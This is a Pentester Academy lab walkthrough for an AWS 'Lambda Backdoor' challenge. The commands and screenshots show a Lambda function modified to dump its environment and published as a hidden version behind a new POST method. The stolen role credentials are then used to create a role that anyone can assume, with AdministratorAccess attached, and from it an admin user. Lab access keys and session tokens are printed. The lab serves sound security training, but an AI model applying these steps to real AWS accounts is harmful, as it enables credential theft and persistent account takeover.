

ATTACKDEFENSE LABS COURSES
PENTESTER ACADEMY TOOL BOX PENTESTING
JOINT WORLD-CLASS TRAINERS TRAINING HACKER
TOOL BOX PATV HACKER
HACKER PENTESTING
PATV RED TEAM LABS ATTACKDEFENSE LABS
TRAINING COURSES ACCESS POINT PENTESTER
TEAM LABS PENTESTER
ACCESS POINT WORLD-CLASS TRAINERS
WORLD-CLASS TRAINERS
ATTACKDEFENSE LABS TRAINING COURSE SPATV ACCESS
PENTESTER ACADEMY
ATTACKDEFENSE LABS PENTESTER ACADEMY
COURSES PENTESTER ACADEMY TOOL BOX PENTESTING
TOOL BOX
ACKER PENTESTING
PATV RED TEAM LABS ATTACKDEFENSE LABS
COURSES PENTESTER ACADEMY
PENTESTER ACADEMY ATTACKDEFENSE LABS
WORLD-CLASS TRAINERS
RED TEAM TRAINING
PENTESTER ACADEMY TOOL BOX
PENTESTING

ATTACK DEFENSE

by PentesterAcademy

Name	Lambda Backdoor
URL	https://attackdefense.com/challengedetails?cid=2289
Type	AWS Cloud Security : Lambda

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Click on the lab link to get access to AWS keys.

Access Credentials to your AWS lab Account

Login URL	https://444623198244.signin.aws.amazon.com/console
Region	US East (N. Virginia) us-east-1
Username	student
Password	Ad5M7K5udHsn7i4c
Access Key ID	AKIAWPBM3TASAXZCIGM5
Secret Access Key	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

Step 2: Sign in to AWS console.

Sign in as IAM user


Account ID (12 digits) or account alias

IAM user name

Password

[Sign in using root user email](#)

[Forgot password?](#)



Step 3: Navigate to lambda dashboard and check the present lambda function code.

A screenshot of the AWS Lambda Function Overview page. The top navigation bar shows "Lambda > Functions > public-api-lambda". The main title is "public-api-lambda". Below the title, there's a "Function overview" section with a "Info" link. To the right, there's a box containing the Lambda icon, the function name "public-api-lambda", and a "Layers" section with "(0)". Below this, there's an "API Gateway" section with its icon and a "+ Add trigger" button.

The screenshot shows a code editor interface with the following details:

- Title Bar:** Code source Info
- Menu Bar:** File Edit Find View Go Tools Window
- Toolbar:** Test Deploy Changes deployed
- Search Bar:** Go to Anything (Ctrl-P)
- Environment:** public-api-lambda
- File List:** main.py
- Code Editor:** main.py

```
1 def handler(event, context):
2     return {
3         "statusCode": 200,
4         "body": "Flag: 43a3866a6a360a70212222387a1e528\n",
5         "headers": {
6             "Content-Type": "application/json",
7         },
8         "isBase64Encoded": False,
9     }
10
```

Step 4: Keep backup of original code and modify the code to print environment variables. Deploy the code after editing is complete.

Modified Code

```
import os
def handler(event, context):
    data = os.popen('printenv').read()
    return {
        "statusCode": 200,
        "body": data,
        "headers": {
            "Content-Type": "text/plain",
        },
        "isBase64Encoded": False,
    }
```

The screenshot shows the AWS Lambda code editor interface. At the top, there's a navigation bar with File, Edit, Find, View, Go, Tools, Window, Test, Deploy, and a green button labeled "Changes deployed". Below the navigation bar is a search bar with "Go to Anything (Ctrl-P)". The main area displays a file named "main.py" with the following code:

```
1 import os
2 def handler(event, context):
3     data = os.popen('printenv').read()
4     return {
5         "statusCode": 200,
6         "body": data,
7         "headers": {
8             "Content-Type": "text/plain",
9         },
10        "isBase64Encoded": False,
11    }
```

Step 5: Click on the versions tab and click on “Publish new version”.

The screenshot shows the AWS Lambda Versions tab. The tab bar includes Code, Test, Monitor, Configuration, Aliases, and the active tab, Versions. Below the tab bar is a search bar with "Find versions". A table header row contains columns for Version, Aliases, and Description. The main content area displays the message "No versions" and the note "This function does not have any published versions." At the bottom right of the content area is a button labeled "Publish new version".



A screenshot of the AWS Lambda Functions dashboard. The navigation path is Lambda > Functions > public-api-lambda > Version: 1. The main title is "Version: 1". A success message box says "Successfully created version 1 for function public-api-lambda.". Below it is a "Function overview" section with a "public-api-lambda:1" icon, a "Layers" section showing "(0)", and a "Add trigger" button.

Successfully published modified version.

Step 6: Find the function invoke URL in the API gateway dashboard.

The screenshot shows the 'Method Execution' page for the '/v1 - GET - Integration Request'. The left sidebar shows the API structure: APIs > public-api (59klzoeqic) > Resources > /v1 (1gn29k) > GET. The main panel displays the integration configuration:

- Integration type:** Lambda Function (selected)
- Use Lambda Proxy integration:** Checked
- Lambda Region:** us-east-1
- Lambda Function:** public-api-lambda

The screenshot shows the 'Stage Settings' page for the 'dev - GET - /v1' method. The left sidebar shows the stage structure: Stages > dev > /v1 > GET. The main panel displays the stage settings:

- Invoke URL:** https://59klzoeqic.execute-api.us-east-1.amazonaws.com/dev/v1
- Settings:** Inherit from stage (selected)
- Override for this method:** Unselected

Step 7: Click on the Invoke URL.



<https://59klzoegic.execute-api.us-east-1.amazonaws.com/dev/v1>


```

AWS_LAMBDA_FUNCTION_VERSION=$LATEST
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEAcaCXVzLWVhc3QtMSJHMEUCIQDnlWe8+NDb0wrs2sHzNuqfXU/9sEWhnaJ/uMQuTAkGqgIgTet7o4c
/bEHwt8nz4+uh8RLj3C9IkApAFZugMEt+P8t64nIeI1J2f08VIr2yjCVfjF67663f781NW8CdhW7SiukCAMx00Tse5DqLvnDbKNMuXv05ywhRyyLaj
/PzJoP6JUC2oK0BEuGJAxaY1dvHYRzVnuLyxp3UEWHP5K640oV0xxVCYpUcLm60JYv2fbBdq5LAxH+T0xzv+97dwLQohDWEXgm9xyRsnokaONz517
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/public-api-lambda
LAMBDA_TASK_ROOT=/var/task
LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib
AWS_LAMBDA_LOG_STREAM_NAME=2021/03/07[$LATEST]45a3cd5cea184794a74004033db883e7
AWS_LAMBDA_RUNTIME_API=127.0.0.1:9001
AWS_EXECUTION_ENV=AWS_Lambda python3.8
AWS_LAMBDA_FUNCTION_NAME=public-api-lambda
AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000
PATH=/var/lang/bin:/usr/local/bin:/usr/bin:/bin:/opt/bin
AWS_DEFAULT_REGION=us-east-1
PWD=/var/task
AWS_SECRET_ACCESS_KEY=Xa24fhRxdKPz08mUII+WjNzSb5jqGTjdjXuJgZ0c
LANG=en_US.UTF-8
LAMBDA_RUNTIME_DIR=/var/runtime
AWS_LAMBDA_INITIALIZATION_TYPE=on-demand
AWS_REGION=us-east-1
TZ=:UTC
AWS_ACCESS_KEY_ID=ASIAWPBM3TASMORQGRFJ
SHLVL=1
AWS_XRAY_DAEMON_ADDRESS=169.254.79.2
AWS_XRAY_DAEMON_PORT=2000
PYTHONPATH=/var/runtime
_X_AMZN_TRACE_ID=Root=1-6044eb3f-6c3d19c04c88959d35655cab;Parent=3656e068747656e8;Sampled=0
AWS_XRAY_CONTEXT_MISSING=LOG_ERROR
HANDLER=main.handler
AWS_LAMBDA_FUNCTION_MEMORY_SIZE=128
_=usr/bin/printenv

```

Successfully retrieved environment variables.

Step 8: Restore the backed up version of the code as a new version.



The screenshot shows the AWS Lambda function editor interface. The title bar says "Code source Info". The menu bar includes File, Edit, Find, View, Go, Tools, Window, Test, Deploy, and a status message "Changes not deployed". A search bar says "Go to Anything (Ctrl-P)". On the left, there's a sidebar with "Environment" and a file tree showing a folder "public-api-lambda" containing "main.py". The main area displays the code for "main.py":

```

def handler(event, context):
    return {
        "statusCode": 200,
        "body": "Flag: 43a3866a6a360a70212222387ale528\n",
        "headers": {
            "Content-Type": "application/json",
        },
        "isBase64Encoded": False,
    }

```

Publish new version from \$LATEST

X

Publishing a new version saves a snapshot of the code and configuration of the \$LATEST version. You can't edit the new version's code. Click to confirm.

Version description - optional

Cancel

▼ Publish

Version: 2

✓ Successfully created version 2 for function public-api-lambda.

▼ Function overview [Info](#)



public-api-lambda:2




Layers

(0)

+ Add trigger

Step 9: Invoke API URL again to confirm that original code is restored.



Step 10: Create a new POST method to invoke the malicious version of the lambda function.

A screenshot of the Amazon API Gateway console. The left sidebar shows navigation options: APIs, Custom Domain Names, VPC Links, API: public-api, Resources, Stages, Authorizers, and Gateway Responses. The "Resources" option is currently selected. In the main content area, the path "APIs > public-api (59klzoeqic) > Resources > /v1 (1gn29k)" is displayed. A dropdown menu is open over the "/v1" resource, specifically under the "Actions" section. The menu is titled "/v1 Methods" and contains two sections: "RESOURCE ACTIONS" and "API ACTIONS". The "RESOURCE ACTIONS" section includes "Create Method" (highlighted with a blue border), "Create Resource", "Enable CORS", "Edit Resource Documentation", and "Delete Resource". The "API ACTIONS" section includes "Deploy API", "Import API", "Edit API Documentation", and "Delete API". A tooltip "None" is visible near the bottom of the menu, indicating that no methods have been created yet.

The screenshot shows the Amazon API Gateway console. The navigation bar at the top indicates the path: APIs > public-api (59klzoeqic) > Resources > /v1 (1gn29k). On the left sidebar, under the API: public-api section, the Resources tab is selected. The main area displays the '/v1' resource, which contains a single GET method. A modal window is open over the POST method, listing various HTTP methods: ANY, DELETE, HEAD, OPTIONS, PATCH, POST (which is highlighted in blue), and PUT. To the right of the modal, the POST method details are shown: Authorization is set to None, and API Key is Not required.

Step 11: Setup the method to use the vulnerable lambda function with malicious code. Specify the version of the vulnerable lambda function at the end of the arn.

Vulnerable Lambda Function ARN in this case is
arn:aws:lambda:us-east-1:444623198244:function:public-api-lambda:1

/v1 - POST - Setup

Choose the integration point for your new method.

Integration type Lambda Function [i](#)

HTTP [i](#)

Mock [i](#)

AWS Service [i](#)

VPC Link [i](#)


Use Lambda Proxy integration [i](#)

Lambda Region

Lambda Function [i](#)

Use Default Timeout [i](#)

Step 12: Deploy API



Deploy API

Choose a stage where your API will be deployed. For example, a test version of your API could be deployed to a stage named beta.

Deployment stage

dev

Deployment description

Cancel

Deploy

Step 13: Check the invoke URL for the new method.

dev - POST - /v1

Invoke URL: <https://59klzoeqic.execute-api.us-east-1.amazonaws.com/dev/v1>

Use this page to override the `dev` stage settings for the POST to `/v1` method.

Settings Inherit from stage

Override for this method

Step 14: Use curl to send both GET and POST requests on the invoke URL.

```

└──(kali㉿kali)-[~]
$ curl https://59klzoeqic.execute-api.us-east-1.amazonaws.com/dev/v1
Flag: 43a3866a6a360a70212222387a1e528

└──(kali㉿kali)-[~]
$ curl -X POST https://59klzoeqic.execute-api.us-east-1.amazonaws.com/dev/v1
AWS_LAMBDA_FUNCTION_VERSION=1
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEAgaCXVzLWvhc3QtMSJHMEUCIQD7SWIuTY9b+XU/nti09lIzyMjG8yBgJRyyFA5Vhd+91wIgfNnnnjJ/7NgfRjrJtkGCFU/mVxAyqtATaZPVdg+iHanS9fLo4JPZ6yxh/GEYP1HwnsQu3BzW/cpSpkHsIalCKiAx842VFzxKlbZ+3PfNwRVcObTiezL0AGWH93W30y8+2wIw6PfABU5BZpbCOS53pc9GnRR3oL2nJG6rpxCG/QblZYx+SJkt4gkjIXdfcVDZLHHCoPtIM0HXk4IG0uAB5L0Y+q3+k9Vuyl1JaFMV0tlfWi3eTuqlGRk1qvOKzm/coIOzaX5Yi9zWMuEjVwblQeI1lFdYyCo8ST4aNvLJFjVevfs8dSd98SnroE4D0dhrBNqc8H+t+YaXmnForBVQMfpZrmU+6jPrP03tAdz1WWNsjw2dMFroIF+BboffFBGLxBem=
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/public-api-lambda
LAMBDA_TASK_ROOT=/var/task
LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/task:/var/task/lib:/opt/lib
AWS_LAMBDA_RUNTIME_API=127.0.0.1:9001
AWS_LAMBDA_LOG_STREAM_NAME=2021/03/07/[1]7fe0579c97e24b3eb45771c5a240980a
AWS_EXECUTION_ENV=AWS_Lambda_python3.8
AWS_LAMBDA_FUNCTION_NAME=public-api-lambda
AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000
PATH=/var/lang/bin:/usr/local/bin:/usr/bin:/bin:/opt/bin
AWS_DEFAULT_REGION=us-east-1

```

Step 15: Export the access keys and session token to the environment variables in order to assume the role that is used to execute the lambda function.

Commands:

```

export AWS_ACCESS_KEY_ID=<access key id>
export AWS_SECRET_ACCESS_KEY=<secret access key>
export AWS_SESSION_TOKEN=<session token>

```

```

└──(kali㉿kali)-[~]
$ export AWS_ACCESS_KEY_ID=ASIAWPBM3TASE2Z6LMR7
export AWS_SECRET_ACCESS_KEY=0Gmymi8St0Uv9CU0BEoSHI1bpXLm4/9PZ4kcLyrI
export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEAgaCXVzLWvhc3QtMSJHMEUCIQD7SWIuTY9b+XU/nti09lIzyMjyNDQiDFRjrJtkGCFU/mVxAyqtATaZPVdg+iHanS9fLo4JPZ6yxh/GEYP1HwnsQu3BzW/cpSpkHsIalCKiAx842VFzxKlQFqNvHfIw6PfABU5BZpbCOS53pc9GnRR3oL2nJG6rpxCG/QblZYx+SJkt4gkjIXdfcVDZLHHCoPtIM0HXk4IG0uAB5L0jdQc6DdqvOKzm/coIOzaX5Yi9zWMuEjVwblQeI1lFdYyCo8ST4aNvLJFjVevfs8dSd98SnroE4D0dhrBNqc8H+t+YaXmk8E3K1S2dMFroIF+BboffFBGLxBem=

```

Step 16: Check caller identity to check if assuming role was successful.

Command: aws sts get-caller-identity

```
└─(kali㉿kali)-[~]
$ aws sts get-caller-identity
{
    "UserId": "AROAWPBM3TASAQP72XE5K:public-api-lambda",
    "Account": "444623198244",
    "Arn": "arn:aws:sts::444623198244:assumed-role/ad-iam_for_lambda-agw1/public-api-lambda"
}

└─(kali㉿kali)-[~]
$ 
```

Step 17: Create a new role trust policy document that can be assumed by anyone. Create a new role using the created Policy Document.

Content of Policy Document (saved as `new_role_trust_policy.json`)

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "AWS": "*"
            },
            "Action": "sts:AssumeRole",
            "Condition": {}
        }
    ]
}
```

```
GNU nano 5.3
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "AWS": "*"
      },
      "Action": "sts:AssumeRole",
      "Condition": {}
    }
  ]
}
```

Command: aws iam create-role --role-name r0l3f0rd3m0 --assume-role-policy-document file://new_role_trust_policy.json

```
(kali㉿kali)-[~]
$ aws iam create-role --role-name r0l3f0rd3m0 --assume-role-policy-document file://new_role_trust_policy.json
{
  "Role": {
    "Path": "/",
    "RoleName": "r0l3f0rd3m0",
    "RoleId": "AROAWPBM3TASMG3WOYSZE",
    "Arn": "arn:aws:iam::444623198244:role/r0l3f0rd3m0",
    "CreateDate": "2021-03-07T15:08:23+00:00",
    "AssumeRolePolicyDocument": {
      "Version": "2012-10-17",
      "Statement": [
        {
          "Effect": "Allow",
          "Principal": {
            "AWS": "*"
          },
          "Action": "sts:AssumeRole",
          "Condition": {}
        }
      ]
    }
  }
}
```

Make note of the Arn for the new role.


Step 18: Attach AdministratorAccess policy to the newly created role.

Commands:

```
aws iam attach-role-policy --role-name r0l3f0rd3m0 --policy-arn  
arn:aws:iam::aws:policy/AdministratorAccess  
aws iam list-attached-role-policies --role-name r0l3f0rd3m0
```

```
[kali㉿kali)-[~]  
$ aws iam attach-role-policy --role-name r0l3f0rd3m0 --policy-arn arn:aws:iam::aws:policy/AdministratorAccess  
[kali㉿kali)-[~]  
$ aws iam list-attached-role-policies --role-name r0l3f0rd3m0  
{  
    "AttachedPolicies": [  
        {  
            "PolicyName": "AdministratorAccess",  
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"  
        }  
    ]  
}
```

Step 19: Navigate back to console and switch roles.



Switch role

Switching roles enables you to manage resources across AWS accounts using a single user. When you switch roles, you temporarily take on the permissions of another user.

[Switch Role](#)

Get started in 3 simple steps

The console will track the last five roles that you have used so that you don't have to.



Create role

Step 20: Add account number, role name and click on switch role button. (Can be found in the Arn noted in Step 17)

after an AWS administrator has configured a role and given you the account and role details. [Learn more.](#)

Account* ⓘ

Role* ⓘ


Display Name ⓘ

Color a a a a a a

*Required

Cancel

[Switch Role](#)



Successfully switched role.

Step 21: Navigate to the IAM dashboard and try adding a new user with administrator access.

Add user

1 2 3 4 5

Set user details

You can add multiple users at once with the same access type and permissions. [Learn more](#)

User name*

bob

[Add another user](#)

Select AWS access type

Select how these users will access AWS. Access keys and autogenerated passwords are provided in the last step. [Learn more](#)

Access type*

Programmatic access

Enables an **access key ID** and **secret access key** for the AWS API, CLI, SDK, and other development tools.

AWS Management Console access

Enables a **password** that allows users to sign-in to the AWS Management Console.

Console password*

Autogenerated password

Custom password

Require password reset

User must create a new password at next sign-in

Users automatically get the **IAMUserChangePassword** policy to allow them to change their own password.

Set permissions

 Add user to group

 Copy permissions from existing user

 Attach existing policies directly

[Create policy](#)



[Filter policies](#) 

 Search

Showing 648 results

	Policy name	Type	Used as
<input checked="" type="checkbox"/>	 AdministratorAccess	Job function	Permissions policy (1)
<input type="checkbox"/>	 AdministratorAccess-Amplify	AWS managed	None

User details

User name	bob
AWS access type	AWS Management Console access - with a password
Console password type	Autogenerated
Require password reset	Yes
Permissions boundary	Permissions boundary is not set

Permissions summary

The following policies will be attached to the user shown above.

Type	Name
Managed policy	AdministratorAccess
Managed policy	IAMUserChangePassword

Add user

1 2 3 4 5

Success

You successfully created the users shown below. You can view and download user security credentials. You can also email users instructions for signing in to the AWS Management Console. This is the last time these credentials will be available to download. However, you can create new credentials at any time.

Users with AWS Management Console access can sign-in at: <https://pa-444623198244.signin.aws.amazon.com/console>

 Download .csv

	User	Password	Email login instructions
▶	bob	***** Show	Send email 

Successfully added a new user with administrator access.

Step 22: Delete the newly created user bob return back to student user.

Delete user



The following users will be permanently deleted, including all user data, user security credentials, and user inline policies. Deleted user data cannot be recovered. Are you sure that you want to delete the following users?

User name	Last activity
bob	None

Note: Recent activity usually appears within 4 hours. Data is stored for a maximum of 365 days, depending when your region began supporting this feature. [Learn more](#)

Cancel

Yes, delete

The screenshot shows a user profile interface. At the top, there's a header bar with icons for a square, a bell, and a user icon, followed by the text "r0l3f0rd3m0 @ 444623198244". Below the header, there are two columns of information:

Logged in as: student	Currently active as: r0l3f0rd3m0
Account: 444623198244	Account: 444623198244
Role History r0l3f0rd3m0 @ 444623198244	My Account
Switch Roles	My Organization
	My Service Quotas
	My Billing Dashboard
	Back to student
	Sign Out

Step 23: Again try creating a new user with the student user access.

Add user

1 2 3 4 5

Set user details

You can add multiple users at once with the same access type and permissions. [Learn more](#)

User name* bob

[Add another user](#)

Select AWS access type

Select how these users will access AWS. Access keys and autogenerated passwords are provided in the last step. [Learn more](#)

Access type* Programmatic access

Enables an **access key ID** and **secret access key** for the AWS API, CLI, SDK, and other development tools.

AWS Management Console access

Enables a **password** that allows users to sign-in to the AWS Management Console.

Console password* Autogenerated password

Custom password

Require password reset User must create a new password at next sign-in
Users automatically get the [IAMUserChangePassword](#) policy to allow them to change their own password.

Set permissions

[Add user to group](#) [Copy permissions from existing user](#) [Attach existing policies directly](#) [Create policy](#) [Filter policies](#) [Search](#) Showing 648 results

Policy name	Type	Used as
<input checked="" type="checkbox"/> AdministratorAccess	Job function	Permissions policy (1)
<input type="checkbox"/> AdministratorAccess-Amplify	AWS managed	None

User details

User name	bob
AWS access type	AWS Management Console access - with a password
Console password type	Autogenerated
Require password reset	Yes
Permissions boundary	Permissions boundary is not set

Permissions summary

The following policies will be attached to the user shown above.

Type	Name
Managed policy	AdministratorAccess
Managed policy	IAMUserChangePassword

Add user

1 2 3 4 5

! Unable to create user

AWS could not create the user you requested. [Learn more](#)

User: arn:aws:iam::444623198244:user/student is not authorized to perform: iam:CreateUser on resource: arn:aws:iam::444623198244:user/bob

Review

Review your choices. After you create the user, you can view and download the autogenerated password and access key.

User details

User name	bob
AWS access type	AWS Management Console access - with a password
Console password type	Autogenerated
Require password reset	Yes

Student user is not authorized to create a new user.

References:

1. AWS CLI (<https://docs.aws.amazon.com/cli/latest/reference/>)